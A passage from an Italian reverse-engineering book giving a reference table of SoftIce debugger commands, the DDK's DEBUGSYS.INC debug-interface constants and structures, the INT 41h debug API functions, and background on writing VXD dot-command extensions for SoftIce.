Alcuni breakpoint infatti, se non viene specificato l’ID del processo o qualche
cosa che lo identifichi, funzionano su tutti i task presenti.
Prendiamo ad esempio un breakpoint legato alla lettura del testo di un campo
d’edit, GetDlgItemText.
SI mostrerà la sua windows attivata dal breakpoint a seguito di qualsiasi
GetDlgItemText venga richiamata nel sistema.
Le funzioni relative alla visualizzazione delle informazioni servoino appunto ad
avere specifiche legate ad ogni processo in modo tale da poter eseguire delle
selezioni con le successive funzioni di SI.
VISUALIZZAZIONE DEI SEGMENTI
Tutti i programmi, come abbiamo già detto, dispongono di un certo numero di
segmenti utilizzati per vari scopi.
Un segmento è sicuramente il Code Segment.
I dati sono invece allocati nel Data Segment.
I segmento di stack lo abbiamo già descritto.
In ogni caso i vari registri di segmento ci permetono di capire quali sono i
segmenti in un certo istante dell’esecuzione.
Tramite il comando MAP32 di SoftIce è possibile eseguire una panoramica dei
segmenti allocati in un certo momento.
Per ogni programma caricato vengono mostrati i vari segmenti con le seguenti
informazioni:
OWNER OBJ_NAME OBJ# ADDRESS SIZE TYPE
COMEXP .text 0002 014C:00005678 000000FC0 CODE RW
COMEXP .idata 0006 014C:00007890 00000FF00 IDATA RO
Ecc.
La seguente tabella mostra gran parte delle funzioni a disposizione di SoftIce.
Si tratta di una tabella da me redata tramite le funzioni dei help presenti
nella versione 3.24 per Windows 95.
L’utilizzo di alcune tecniche particolari e quindi di alcune delle opzioni qui
riportate verrà trattato più avanti.
Pagina 376 di 1007
1. BREAKPOINT
BPM, BPMB, BPMW, BPMD
Breakpoint on memory access
BPM [SIZE] ADDRESS [R|W|RW|X] [DEBUG REGISTER] [IF EXPRESSION} [DO COMMAND]
BPMB, BPMW OR BPMD ADDRESS [R|W|RW|X] [DEBUG REGISTER] [IF EXPRESSION} [DO COMMAND]
Ex: BPM 1234 RW
BPRW
Support conditional breakpoints and actions, and logging breakpoint to
history buffer
BPRW module-name | code selector [R|W|RW|T|TW] [IF expression] [DO action]
Ex: BPRW GENERIC
BPR
Breakpoint on memory range
BPR address address [R|W|RW|T|TW] [IF EXPRESSION] [DO ACTION]
EX: BPR ESI EDI+32 RW
BPIO
Breakpoint on I/O port
BPIO [–h] PORT [R|W|RW] [DEBUG REGISTER] [IF expression] [DO action]
Ex: BPIO 3DA W
BPINT
Breakpoint on interrupt
BPINT interrupt-number [IF expression] [DO action]
Ex: BPINT 50
BPX
Breakpoint on execution
BPX address [IF expression] [DO action]
Ex: BPX 282F20
BMSG
Breakpoint on Windows message
BMSG hwnd [L] [begin msg [end msg]] [IF expression]
Ex.: BMSG 49AC WM_MOUSEFIRST WM_MOUSELAST
BSTAT
Breakpoint on statistics
BSTAT [breakpoint #]
Ex.: BSTAT 3
CSIP
Set CS:EIP range qualifier
CSIP [OFF | [NOT] address address | [NOT] module name]
Ex.: CSIP NOT CS:201000 CS:205FFF
2. MANIPULATING BREAKPOINT
BPE
Edit
BPE breakpoint number
Ex.: BPE 4
BPT
Use as template
BPT breakpoint number
Ex.: BPT 0
BL
List
BL
Ex.: BL
BC
Clear
BC list | *
Ex.: BC *
Pagina 377 di 1007
BD
Disable
BD list | *
Ex.: BD 1,2,3,4
BE
Enable
BE list | *
Ex.: BE 1,2,3,4
BH
History
BH
Ex.: BH
3. DISPLAY/CHANGE MEMORY
R
Display/change registers contents
R [-d | register name | register name [=] value]
Ex.: R EZX=50
U
Unassemble instructions
U [address [L lenght]]
Ex.: U EIP-10
D, DB, DW, DD, DS, DL, DT
Display memory
D [address [L lenght]]
Ex.: D B8000
E, EB, EW, ED, ES, EL, ET
Edit memory
E [address] [data]
Ex.: E 40000
PEEK size, addr
Read from physical address
PEEK [size] address
Ex.: PEEKD A0000000
POKE size addr val
Write into physical address
POKE [size] addr val
Ex.: POKED F8000000 12345678
PAGEIN
Load a page into physical memory
PAGEIN address
Ex.: PAGEIN 401000
H
Help
H [command]
Ex.: H DW
?
Evalutate expression
? expression
Ex.: ? AX << 1
VER
Version
VER
Ex.: VER
WATCH
Add watch
WATCH address
Ex.: WATCH VariableName
Pagina 378 di 1007
FORMAT
Change format of data window
FORMAT
Ex.: FORMAT
DATA
Change data window
DATA [window number(0-3)]
Ex.: DATA 2
4. DISPLAY SYSTEM INFORMATION
GDT
Global description table
GDT [selector | GDT base address]
Ex.: GDT 28
LDT
Local description table
LDT [selector | LDT base address]
Ex.: LDT 28
IDT
Interrupts description table
IDT [interrupt | IDT base address]
Ex.: IDT 28
TSS
Task state
TSS [TSS selector]
Ex.: TSS
CPU
CPU register info
CPU [-i]
Ex.: CPU
PCI
PCI device info
PCI [-raw] [bus device function]
Ex.: PCI
MOD
Windows module list
MOD [partial name *]
Ex.: MOD
HEAP
Windows global heap
HEAP [-l] [FREE | mod | sel | 32 [heap | process]]
Ex.: HEAP GDI
LHEAP
Windows local heap
LHEAP [selector | module name]
Ex.: LHEAP DS
VXD
Windows VXD map
VXD [partial name *]
Ex.: VXD VPCID
TASK
Windows task list
TASK
Ex.: TASK
VCALL
VXD calls
VCALL [partial name *]
Ex.: VCALL VPCID*
Pagina 379 di 1007
WMSG
Windows messages
WMSG [partial name *] [WMSG number]
Ex.: WMSG WM_MOU*
PAGE
Page table info
PAGE [address | [L lenght]]
Ex.: PAGE DS:0 L 0
PHYS
All virtual address for physical address
PHYS physical address
Ex.: PHYS A0000
STACK
Call stack
STACK [task name | thread type | SS:EBP]
Ex.: STACK
XFRAME
Active exception frame
XFRAME [frame address]
Ex.: XFRAME EBP
MAPV86
v86 memory map
MAPV86 [address]
Ex.: MAPV86
HWND
Windows handle informations
HWND [-x] [hwnd | [window level ] [task name]]
Ex.: HWND progman
CLASS
Windows class informations
CLASS [-x] [task name]
Ex.: CLASS USER
VM
Virtual machine informations
VM [-s] [VM ID]
Ex.: VM 1
THREAD
Thread informations
THREAD [TCB| ID | task name]
Ex.: THREAD
ADDR
Display/change address context
ADDR [context handle | task | *]
ADDR 80FD602C
MAP32
32 bits section
MAP32 [module handle | module name]
Ex.: MAP32 kernel32
PROC
Process informations
PROC [-xo] [task name]
Ex.: PROC –x Explorer
QUERY
Process virtual address space map
QUERY [[-x] address] [process type]
Ex.: QUERY PROGMAN
WHAT
Identify type of a expression
WHAT expression
Ex.: WHAT system
Pagina 380 di 1007
OBJDIR
Information about obj directory
OBJDIR object-directory
Ex.: OBJDIR Driver
DEVICE
Information about a device
DEVICE [device name | address]
Ex.: DEVICE HCD0
DRIVER
Information about a driver
DRIVER [driver name | address]
Ex.: DRIVER ne2000.sys
FOBJ
Information about a file obj
FOBJ pfile object
Ex.: FOBJ EAX
IRP
Information about a IRP
IRP pirp
Ex.: IRP eax
5. I/O PORTS COMMANDS
I, IB, IW, ID
Input from I/O
I port
Ex.: I 3DA
O, OB, OW, OD
Output to I/O
O port value
Ex. O 21 FF
6. FLOW CONTROLS
X
Return to host debugger
X
Ex.: X
G
Go to address
G [=address] [address]
Ex.: G 231456
T
Single step one instruction
T [=address] [count]
Ex.: T
P
Step skipping calls, int, etc.
P [RET]
Ex.: P
HERE
Goto current cursor line
HERE
Ex. HERE
EXIT
Force an exit to Windows
EXIT
Ex.: EXIT
GENINT
Generate int
GENIT [NMI | INT1 | INT3 | int-number]
Ex.: GENINT 2
Pagina 381 di 1007
HBOOT
System boot (total reset)
HBOOT
Ex.: HBOOT
7. MODE CONTROLS
I1HERE
Direct INT1 to SOFTICE
I1HERE [ON | OFF]
Ex.: I1HERE ON
I3HERE
Direct INT3 to SOFTICE
I3HERE [ON | OFF]
Ex.: I3HERE ON
ZAP
Zap embedded INT1 e INT3
ZAP
Ex.: ZAP
FAULTS
Enable/Disable SOFTICE fault trapping
FAULTS [ON | OFF]
Ex.: FAULTS ON
SET
Change an internal variable
SET [setvariable] [ON | OFF] [value]
Ex.: SET FAULTS ON
7. CUSTOMIZATION COMMANDS
PAUSE
Control display scroll mode
PAUSE [ON | OFF]
Ex.: PAUSE ON
ALTKEY
Set key sequence to invoche Windows
ALTKEY [alt letter | controll letter]
Ex.: ALTKEY ALT D
FKEY
Display/Set F key
FKEY [function key string]
Ex.: FKEY F1 DD; G @ESP
DEX
Display/Assign window data expressions
DEX [windows number(0-3)] [expression]
Ex.: DEX 2 esp
CODE
Display/Instructions in code window
CODE [ON | OFF]
Ex.: CODE ON
COLOR
Display/Set screen color
COLOR [normal] [bold] [reverse] [help] [line]
Ex.: COLOR 30 3E1F 1E 34
ANSWER
Auto answer with modem
ANSWER [On [com port]] [bauds rate] [i=init] | OFF]
Ex.: ANSWER 1 38400
Pagina 382 di 1007
TABS
Set/Display tab setting
TABS [1-8]
Ex.: TABS 4
LINES x
Set/Display num of lines
LINES [25 | 43 | 50 | 60]
Ex.: LINES 50
WIDTH x
Set/Display num of columns
WIDTH [80-160]
Ex.: WIDTH 80
PRN
Set printer out
PRN [lptx | comx]
Ex. PRN LPT1
PRINT-SCREEN (KEY)
Send to print
PRINT-SCREEN
Ex.: PRINT-SCREEN
MACRO
Macro to execute
MACRO [macro name] [[*] | [= “macro body”]]
Ex.: MACRO Oops = “ihere off; genint 3”
8. UTILITY
A
Assemble code
A [address]
Ex.: A CS:1236
S
Search for data
S [-cu] address L lenght data-string
Ex. S 0 L ffffff ‘Help’, 0D, 0A
F
Fill memory with data
F addresas L lenght data-string
Ex. F EBX L 50 ‘ABC’
M
Move data
M address L lenght address-2
Ex.: M 4000 L 80 8000
C
Compare 2 data blocks
C address L lenght address-2
Ex.: C 400 L 80 EBX
9. WINDOW COMMANDS
WC
Toggle code window
WC [window size]
Ex. WC 8
WD
Toggle data window
WD [window size]
Ex.: WD 8
Pagina 383 di 1007
WF
Toggle floating point stack window
WF [-D] [B | W | D | F | P | *]
Ex.: WF
WL
Toggle locals window
WL [window size]
Ex. WL 8
WW
Toggle watch window
WW
Ex.: WW
EC
Enable/Disable code window
EC
Ex.: EC
.
Locate current instruction
.
Ex. : .
10. WINDOW CONTROLS
CLS
Clear
CLS
Ex.: CLS
RS
Restore program screen
RS
Ex.: RS
ALTSCR
Change to alternate display
ALTSCR [MONO | VGA | OFF]
Ex.: ALTSCR OFF
FLASH
Restore screen during P or T command
FLASH [ON | OFF]
Ex.: FLASH ON
11. SYMBOL/SOURCE COMMANDS
SYM
Display symbols
SYM [partial name* | symbol name]
Ex.: SYM hDC*
SYMLOC
Relocate symbols base
SYMLOC segment | O | R | -C process type | section selector base
Ex. SYMLOC 9D5
EXP
Display export symbols
EXP [partial name*]
Ex.: EXP GLOB*
SRC
Toggle source/mixed
SRC
Ex.: SRC
Pagina 384 di 1007
TABLE n
Select/Remove symbol table
TABLE [[R] table-name | AUTOON | AUTOOFF]
Ex.: TABLE test
FILE
Display/Change current source
FILE [file name | *]
Ex.: FILE *
SS
Search source for string
SS [line number] [ ‘search string’]
Ex.: SS 40 ‘if(i==3)’
TYPES type-name
List all types
TYPE [type name]
Ex.: TYPE DWORD
LOCALS
Display locals currently in scope
LOCALS
Ex.: LOCALS
12. BACKTRACE
SHOW
Display from backtrace buffer
DSHOW [start] [L lenght]
Ex.: DSHOW 100
TRACE
Enter backtrace simulation mode
TRACE [B ! OFF | START]
Ex.: TRACE OFF
XT
Step in trace simulation mode
XT [R]
Ex.: XT
XP
Program step in trace simulation mode
XP
Ex.: XP
XG
Go to address in trace simlation mode
XG [R] address
Ex.: XG 2000
XRSET
Reset backtrace history
XRSET
Ex.: XRSET
13. SPECIAL OPERATOR
. Preceding a decimal number
$ Preceding address specification segment
# Preceding selector
@ Preceding address indirector
? Expression valutator
14. NEW
SET SYMBOL on|off If on the disassembler display symbol names
Pagina 385 di 1007
WSTR
Use this operator with the expression valutator
WSTR type cast operator
Ex.: ? WSTR(eax)
ESTENDERE SOFTICE USANDO I SERVIZI API DI DEBUGGING
SoftIce, coma abbiamo visto, costituisce il più potente debugger in circolazione
e combinato con un altro sistema come IDA fornisce quanto di più uno dedicato
alla reverse engineering può desiderare.
In ogni caso esistono diversi pacchetti in giro che permettono di espandere
SoftIce aggiungendogli altri comandi nuovi o atti a modificare quelli esistenti.
Per creare l’estensione che segue dovremo essere in grado di creare un nuovo VXD
per cui ci sarà necessario il Microsoft DDK (Device Development Kit) e il MASM
per la compilazione.
Nello stesso DDK è inserito quanto necessario per estendere le funzioni di
debugging.
Date un occhiata al seguente file (DEBUGSYS.INC fornito con il DDK).
ifndef _DEBUGSYS_H
_DEBUGSYS_H EQU 1
D386_RM_Int EQU 68H
D386_Id EQU 0F386H
D386_MIN EQU 43H
D386_IdentifyEQU 43H
D386_Prepare_PMode EQU 44H
D386_Real_Mode_Init EQU 45H
D386_Set_Switches EQU 46H
D386_Execute_Cond EQU 47H
D386_Free_Segment EQU 48H
D386_Set_Baudrate EQU 49H
D386_Reinit EQU 4aH
D386_Def_Deb_Segs EQU 4bH
D386_Set_Com_Port EQU 4cH
D386_Link_SymEQU 4dH
D386_Unlink_Sym EQU 4eH
D386_Remove_Segs EQU 4fH
D386_Load_Segment EQU 50H
D386_Display_Char EQU 51H
D386_Display_Str EQU 52H
D386_IsVxDInstalled EQU 53H
D386_VxDInstall EQU 54H
D386_RegisterDotCmd EQU 55H
D386_DeRegisterDotCmd EQU 56H
D386_Printf EQU 57H
D386_Link_Sym_Phys EQU 58H
D386_CheckMapEQU 59H
D386_SetAutoLoadSym EQU 5aH
D386_SetTeftiPort EQU 5bH
D386_ExecDebugCommand EQU 5cH
D386_LoadCodeDataHigh EQU 5dH
D386_SetWinVersion EQU 5eH
D386_ScanCharEQU 5fH
D386_UnGetChar EQU 60H
D386_Stop EQU 61H
ifdef WDEB98
D386_Set_Baudrate_Ex EQU 62H
D386_SetBuildInfo EQU 63H
D386_Set_Switches_Ex EQU 64H
D386_MAX EQU 64H
else
D386_MAX EQU 61H
endif
ST_code_sel EQU 0H
ST_data_sel EQU 1H
ST_code_seg EQU 10H
ST_data_seg EQU 11H
ST_dual_code EQU 40H
ST_dual_data EQU 41H
ST_device_code EQU 80H
ST_device_data EQU 81H
D386_Device_Params STRUC
DD_logical_seg DW ?
DD_actual_sel DW ?
DD_base DD ?
DD_length DD ?
DD_name DF ?
DD_sym_name DF ?
DD_alias_sel DW ?
D386_Device_Params ENDS
WDEB_INT2F_STARTING EQU 0H
WDEB_INT2F_ENDING EQU 1H
WDEB_INT2F_NESTED_STARTINGEQU 2H
WDEB_INT2F_NESTED_ENDING EQU 3H
PMINIT_INIT_IDT EQU 0H
PMINIT_INIT_PAGING EQU 1H
PMINIT_ENABLE_DEBUG_QUERYSEQU 2H
PMINIT_INIT_SPARE_PTE EQU 3H
PMINIT_SET_ENTER_EXIT_VMM EQU 4H
PMINIT_GET_SIZE_PHYS EQU 5H
PMINIT_SET_BASE_SPARE_PTE EQU 6H
PMINIT_ENABLE_MEMORY_CONTEXT EQU 7H
PMINIT_MAX EQU 7H
WdebVCPIInfo STRUC
fnVCPI DF ?
rdsVCPI DW ?
laVTP DD ?
Port67 DW ?
WdebVCPIInfo ENDS
VTP STRUC
zaCr3VTP DD ?
laGdtrVTP DD ?
laIdtrVTP DD ?
selLdtVTP DW ?
selTrVTP DW ?
ipVTP DW ?
unusedVTP DW ?
csVTP DW ?
Pagina 386 di 1007
VTP ENDS
VCPI_RM_CALLOUT_INT EQU 67H
VCPI_PROT_ENTRY EQU 0DE0CH
Debug_Serv_Int EQU 41H
DS_Out_Char EQU 0H
DS_In_Char EQU 1H
DS_Out_Str EQU 2H
DS_Is_Char EQU 3H
DS_Out_Str16 EQU 12H
DS_ForcedGO16EQU 40H
DS_LinkMap EQU 45H
DS_UnlinkMap EQU 46H
DS_CheckMap EQU 47H
DS_IsAutoLoadSym EQU 48H
DS_DebLoaded EQU 4FH
DS_DebPresentEQU 0F386H
DS_LoadSeg EQU 50H
DS_LoadSeg_32EQU 0150H
DS_MoveSeg EQU 51H
DS_FreeSeg EQU 52H
DS_FreeSeg_32EQU 0152H
DS_DGH EQU 56H
DS_DFL EQU 57H
DS_DLL EQU 58H
DS_StartTask EQU 59H
DS_Kernel_Vars EQU 5aH
DS_VCPI_Notify EQU 5bH
DS_ReleaseSegEQU 5cH
DS_User_Vars EQU 5dH
DS_POSTLOAD EQU 60H
DS_EXITCALL EQU 62H
DS_INT2 EQU 63H
DS_LOADDLL EQU 64H
DS_DELMODULE EQU 65H
DS_LOGERROR EQU 66H
DS_LOGPARAMERROR EQU 67H
DS_RIN EQU 09H
DS_BANKLINE EQU 0AH
DS_NEWTASK EQU 0BH
DS_FLUSHTASK EQU 0CH
DS_SWITCHOUT EQU 0DH
DS_SWITCHIN EQU 0EH
DS_IntRings EQU 20H
DS_IncludeSegs EQU 21H
MaxDebugSegs EQU 20
DS_CondBP EQU 0F001H
DS_ForcedBP EQU 0F002H
DS_ForcedGO EQU 0F003H
DS_HardINT1 EQU 0F004H
DS_Out_SymbolEQU 0FH
DS_Disasm_InsEQU 10H
DS_JumpTableStart EQU 70H
DS_RegisterDotCommand EQU 70H
DS_RegisterDotCommand16 EQU 71H
DS_DeRegisterDotCommand EQU 72H
DS_Printf EQU 73H
DS_Printf16 EQU 74H
DS_GetRegisterSet EQU 75H
DS_SetAlternateRegisterSetEQU 76H
DS_GetCommandLineChar EQU 77H
DS_EvaluateExpression EQU 78H
DS_VerifyMemory EQU 79H
DS_PrintRegisters EQU 7aH
DS_PrintStackDump EQU 7bH
DS_SetThreadID EQU 7cH
DS_ExecDebugCommand EQU 7dH
DS_GetDebuggerInfo EQU 7eH
DS_CheckFaultEQU 7fH
DS_SetBreak EQU 80H
DS_RedirectExec EQU 81H
DS_PassOnDebugCommand EQU 82H
DS_TrapFault EQU 83H
DS_SetStackTraceCallBack EQU 84H
DS_RemoveSegsEQU 85H
DS_DefineDebugSegs EQU 86H
DS_SetBaudRate EQU 87H
DS_SetComPortEQU 88H
DS_ChangeTaskNum EQU 89H
DS_ExitCleanup EQU 8aH
DS_InstallVGAHandler EQU 8bH
DS_GetComBaseEQU 8cH
DS_GetSymbol EQU 8dH
DS_CopyMem EQU 8eH
ifdef WDEB98
DS_SetBaudRateEx EQU 8fH
DS_Reserved0 EQU 90H
DS_Reserved1 EQU 91H
DS_Reserved2 EQU 92H
DS_Reserved3 EQU 93H
DS_Reserved4 EQU 94H
DS_Reserved5 EQU 95H
DS_Reserved6 EQU 96H
DS_Reserved7 EQU 97H
DS_Reserved8 EQU 98H
DS_Reserved9 EQU 99H
DS_Reserved10EQU 9AH
DS_Reserved11EQU 9BH
DS_Reserved12EQU 9CH
DS_Reserved13EQU 9DH
DS_Reserved14EQU 9EH
DS_Reserved15EQU 9FH
DS_InstallVxDThunk EQU 0A0H
DS_ThunkDownTo16 EQU 0A1H
DS_JumpTableEnd EQU 0A1H
else
DS_JumpTableEnd EQU 8eH
endif
SaveRegs_Struc STRUC
Debug_EAX DD ?
Debug_EBX DD ?
Debug_ECX DD ?
Debug_EDX DD ?
Debug_ESP DD ?
Debug_EBP DD ?
Debug_ESI DD ?
Debug_EDI DD ?
Debug_ES DW ?
Debug_SS DW ?
Debug_DS DW ?
Debug_FS DW ?
Debug_GS DW ?
Debug_EIP DD ?
Debug_CS DW ?
dwReserved DD ?
Debug_EFlags DD ?
Debug_CR0 DD ?
Debug_GDT DB SIZE QWORD DUP (?)
Debug_IDT DB SIZE QWORD DUP (?)
Debug_LDT DW ?
Debug_TR DW ?
Debug_CR2 DD ?
Debug_CR3 DD ?
Debug_DR0 DD ?
Debug_DR1 DD ?
Debug_DR2 DD ?
Debug_DR3 DD ?
Debug_DR6 DD ?
Debug_DR7 DD ?
Debug_DR7_2 DD ?
Pagina 387 di 1007
Debug_TR6 DD ?
Debug_TR7 DD ?
Debug_TrapNumber DW ?
Debug_ErrorCode DW ?
SaveRegs_Struc ENDS
DebInfoBuf STRUC
DIB_MajorVersion DB ?
DIB_MinorVersion DB ?
DIB_Revision DB ?
DIB_Reserved DB ?
DIB_DebugTrap16 DD ?
DIB_DebugTrap32 DF ?
DIB_DebugBreak16 DD ?
DIB_DebugBreak32 DF ?
DIB_DebugCtrlC16 DD ?
DIB_DebugCtrlC32 DF ?
DebInfoBuf ENDS
BreakStruc STRUC
BS_BreakEIP DD ?
BS_BreakCS DW ?
BS_BreakESP DD ?
BS_BreakSS DW ?
BreakStruc ENDS
RedirectExecStruc STRUC
RDE_fpbufDebugCommand DF ?
RDE_cbDebugCommand DW ?
RDE_fpszInput DF ?
RDE_usFlags DW ?
RDE_cbOutput DD ?
RDE_fpbufOutput DF ?
RedirectExecStruc ENDS
REPEAT_FOREVER_CHAR EQU 0feH
AddrS STRUC
AddrOff DD ?
AddrSeg DW ?
AddrType DB ?
AddrSize DB ?
AddrTask DW ?
AddrS ENDS
EXPR_TYPE_SEGEQU 0001H
EXPR_TYPE_SELEQU 0009H
EXPR_TYPE_LINEQU 0002H
EXPR_TYPE_PHYEQU 000AH
EXPR_TYPE_LOGEQU 0008H
EXPR_TYPE_MODEQU 000BH
DEBUG_FAULT_TYPE_V86 EQU 0001H
DEBUG_FAULT_TYPE_PM EQU 0002H
DEBUG_FAULT_TYPE_RING0 EQU 0004H
DEBUG_FAULT_TYPE_FIRST EQU 0008H
DEBUG_FAULT_TYPE_LAST EQU 0010H
Win386_Query_Int EQU 22H
Win386_Alive EQU 0
Win386_Q_Ack EQU 0F386H
Win386_Query EQU 1
Win386_PhysToLinr EQU 2
Win386_AddrValid EQU 3
Win386_MapVM EQU 4
Win386_UnmapVM EQU 5
Win386_GetDLAddr EQU 6
Win386_GetVXDName EQU 7
Win386_GetPDEEQU 8
Win386_GetFrame EQU 9
Win386_GetLDTAddress EQU 10
Win386_GetThreadID EQU 11
Win386_GetTSHandler EQU 12
Win386_GetArplHandler EQU 13
Max_Win386_Services EQU 13
endif
Pagina 388 di 1007
Il sistema originariamente era stato disegnato per il debugger WDEB386 della
Microsoft.
La teoria è legata al fatto di creare comandi che dovranno essere inseriti in
SoftIce mediante un punto precedente al comando stesso ( .comando xxx).
I devices driver virtuali vengono riferiti con il termine VXD i quali sono in
forma generale dei file eseguibili a 32 bits i quali possiedono il più alto
privilegio possibile nel ring0.
Il discorso dei vari ringx è relativo al sistema di gestione del sistema
operativo, ovvero è un metodo interno all’ OS di cui vedremo qualche cosa
parlando come argomento del sistema di SoftIce per l’intercettazione dei faults.
Il tipo di eseguibile non è PE ma LE (linear executable) ovvero un vecchio tipo
di eseguibile.
Ultimamente la loro importanza è diventata notevole tanto che la Microsoft ha
aggiunto al possibilità di leggere dinamicamente questi file.
In passato venivano usati soltanto per creare device virtuali di periferiche
hardware mentre ai nostri giorni troviamo tante perti di codice inserite in
questi file al fine di velocizzare l’esecuzione oppure per guadagnare l’accesso
a risorse di sistema riservate.
L’interfaccia del debugger in modo protetto sotto Windows 95 o superiore
fornisce un metodo molto semplice per permettere il colloquio tra DLL a 32 bits,
VXD e il sistema.
In Win95 questo sistema è accessibile tramite l’ INT41h.
Tra le altro cose l’interfaccia dell’int41h permette a un VXD di fornire delle
routines specifiche di debug le quali possono essere chiamate dalla console di
debug.
In teoria qualsiasi debugger a livello di sistema può essere esteso in questo
modo.
Questo va detto con cautela visto che non tutte le funzioni fornite dall’int41h
sono implementate dal vostro debugger.
SoftIce, tanto bene quanto il WinDbg di Microsoft le supporta anche se di fatto
non può garantire nulla in quanto queste estensioni sono implementate nel VMM il
quale non è parte di SoftIce.
Inoltre le estensioni .punto non possono eseguire controlli legati agli errori e
tantomeno sapere quali potrebbero essere le necessità di sistema.
L’inoltro di un comando .punto in un momento non idoneo potrebbe creare un crash
di sistema.
Comunque ritorniamo al metodo per implementare delle estensioni a SoftIce.
Come dicevamo prima il modo è appunto quello di usare il punto innanzi al
comando come mostrato prima.
Andando sotto SoftIce e digitando
.vmm
avremo mostrata una finestra con un menu composto da diverse opzioni di debug le
quali non sono parte di SoftIce ma implementate tramite vmm.vxd (Virtual Machine
Manager).
Quando inviamo o digitiamo un comando .VXDnome il sistema invia un messaggio
Debug_Query allo specifico device virtuale.
Se la procedura di ControlDispatch del VXD di traget supporta un handler per
questo messaggio allora il controllo gli viene passato.
La procedura per la gestione del messaggio di Debug_Query deve risiedere in un
segmento locked (ovvero bloccato e non scaricabile su disco neppure dalla
gestione cache).
Se fosse dentro ad un pageable code-segment il vostro sistema potrebbe sganciare
la procedura se questa fosse residente, in quel momento, su disco come pagina
scaricata dalla memoria.
Entrando nuovamente in SoftIce e digitando
.my
Qui entrerebbe in ballo un discorso relativo alle versioni a disposizione del
sistema operativo in base al fatto che disponiate di una versione compilata di
debug o una normale di commercializzazione.
Questo discorso è legato al fatto che sotto la versione di debug esistono alcuni
VXD in più rispetto all’altra versione.
In ogni caso dovreste avere a video il range della vostra memoria valida.
A questo punto è importante conoscere come il debugger chiama questo codice e
come riesce ad avere i limiti validi della memoria fisica.
Implementare un comando punto (dot) è come imporre una certa architettura al
server VXD.
In questo caso il comando sarebbe .M e non .MY.
Il successivo Y sarebbe un parametro passato al’handler con questo comando.
Quando il server VXD sta inizializzando la sua interfaccia di debug deve
richiamare una funzione chiamata RegisterDotCommand (INT 41h - servizio 70h
AX=70h) per rehgistrare il comando in questione nel sistema di debugger.
Fondamentalmente registrare un comando dot fornisce al sistema di debugger un
entry point con il quale può essere chiamato quando viene inviato un tale
comando.
Per vedere quali comandi dot sono registrati è sufficiente inviare un comando :
.?
Come dicevamo prima l’interfaccia API relativa al protect mode debuger è
implementata tramite INT41h.
Questo interrupt chiama il debugger di sistema tramite un gate dell’interrupt a
32 bits, direttamente per eseguire varie funzioni.
Questa interfaccia è parzialmente non documentata (nel capitolo ASSEMBLER è
usato dentro al programma MAP).
La lista che segue mostra le funzioni dell’INT 41h più utilizzate :
AX=00h -- Display character on debug terminal
entry :
AL = character to display
AX=01h -- Read character from debug terminal
returns:
AL = readed char
AX=02h -- Displays a string on debug terminal
entry:
DS:ESI pointer to null terminated string to display
AX=12h -- Displays a string on debug terminal (called by 16 bit code )
entry:
DS:SI pointer to null terminated string to display
AX=40h -- Run debugee until specified CS:IP is reached
entry :
CX = desired CS
BX = desires IP
AX=70h -- Register dot command (32 bit code )
entry:
BL = dot command to register
ESI = linear address of the handler routine
EDI = linear address of the help text
returns:
AX == 0 if successful
AX != 0 if registration failed
AX=71h -- Register dot command (called by 16 bit code )
entry:
BL = dot command to register
CX:SI = linear address of the handler routine
DX:DI = linear address of the help text
returns:
AX == 0 if successful
AX != 0 if registration failed
AX=72h -- Unregister dot command (unregister dot commands registered
by both 70h & 71h)
entry:
BL = dot command to de-register
AX=73h -- Debug prinf ( C like printf function >> output on debugger terminal
) 32 bit
entry:
DS:ESI = address of format string
DS:EDI = address of first parameter passed ( all parameter are DWORD's )
returns:
EAX = nr. of characters printed on debug terminal
AX=74h -- Debug printf (C like printf function >> out on debugger terminal)
16 bit
entry:
DS:SI = address of format string
ES:DI = address of the start of the word or dword arguments
returns:
AX = nr of chars outputed
AX=75h -- Get Register Set
entry :
DS:ESI = address of a SaveRegs_Struc type structure
AX=76h -- Set Alternate Register Set
entry:
CX = thread ID (0 for current thread)
DS:ESI = address of a SaveRegs_Struc type structure
AX=77h -- Get Command Line Chararacter
entry:
BL = 0 -> get char , text pointer not incremented , leading space not
ignored
= 1 -> get char , increment text pointer , leading blank is skipped
= 2 -? get char , text pointer not incremented ,leading blank is skipped
exit:
AL = command line character retrieved
AH = 0 if EOL encountered , !0 if more characters await parsing
AX=78h -- Evaluate Expression
entry:
ds:esi expression to evaluate
returns:
AX: -> 0, returns a data value
-> !0 returns a linear address
CX = TID
EBX = evaluated value
AX=79h -- Verify Memory
entry:
ECX = length of memory region
DS:ESI = starting address of memory to verify
returns:
AX: -> 0 OK
-> !0 memory range is invalid
AX=7A -- Directs debugger to dump current registers
AX=7b -- Directs debugger to perform a stack dump
entry:
BX: -> 01h - verbose stack dump
-> 02h - 16 bit stack dump
-> 04h - 32 bit stack dump
AX=7dh -- Execute Debugger Command
entry:
DS:ESI = pointer to the command script
CX = size in bytes of script
Alcune strutture:
SaveRegs_Struc struc
Debug_EAX dd ?
Debug_EBX dd ?
Debug_ECX dd ?
Debug_EDX dd ?
Debug_ESP dd ?
Debug_EBP dd ?
Debug_ESI dd ?
Debug_EDI dd ?
Debug_ES dw ?
Debug_SS dw ?
Debug_DS dw ?
Debug_FS dw ?
Debug_GS dw ?
Debug_EIP dd ?
Debug_CS dw ?
dd ?
Debug_EFlags dd ?
Debug_CR0 dd ?
Debug_GDT dq ?
Debug_IDT dq ?
Debug_LDT dw ?
Debug_TR dw ?
Debug_CR2 dd ?
Debug_CR3 dd ?
Debug_DR0 dd ?
Debug_DR1 dd ?
Debug_DR2 dd ?
Debug_DR3 dd ?
Debug_DR6 dd ?
Debug_DR7 dd ?
Debug_DR7_2 dd ?
Debug_TR6 dd ?
Debug_TR7 dd ?
Debug_TrapNumber dw -1
Debug_ErrorCode dw 0
SaveRegs_Struc ends
Ci sono altre funzioni implementate tramite int 41h ma sono più complesse e
questo non èm luogo per creare un capitolo relativo a queste.
Se desiderate appprofondire l’argomento guardate nel DDK.
Per implementare queste estensioni a SoftIce si deve scegliere in nquale
linguaggio scriverle.
Le scelte cadono tra l’assembler e il C/C++.
Nel secondo caso conviene procurarsi qualche tool destinato alla scrittura dei
device driver (Vtools - Vireo Software).
E’ anche possibile scegliere di scriverlo interamente in assembler.
Per prima cosa bisogna procurarsi un device ID unico anche se questo non è
obbligatorio ma serve a fare in modo che il VXD non venga nuovamente riletto se
già presente in memoria.
L’ordine di lettura non importa nche se si deve considerare nel caso in cui
vengano utilizzate nel vostro VXD parti scritte da altri.
Le uniche parti che devono essere lette prima del nostro modulo sono il VMM e il
DebugDevice.
Inoltre nomn sono richieste precauzioni particolari fino a che il vmm.vxd e il
DebugDevice possiedono Init_Order uguale e 0.
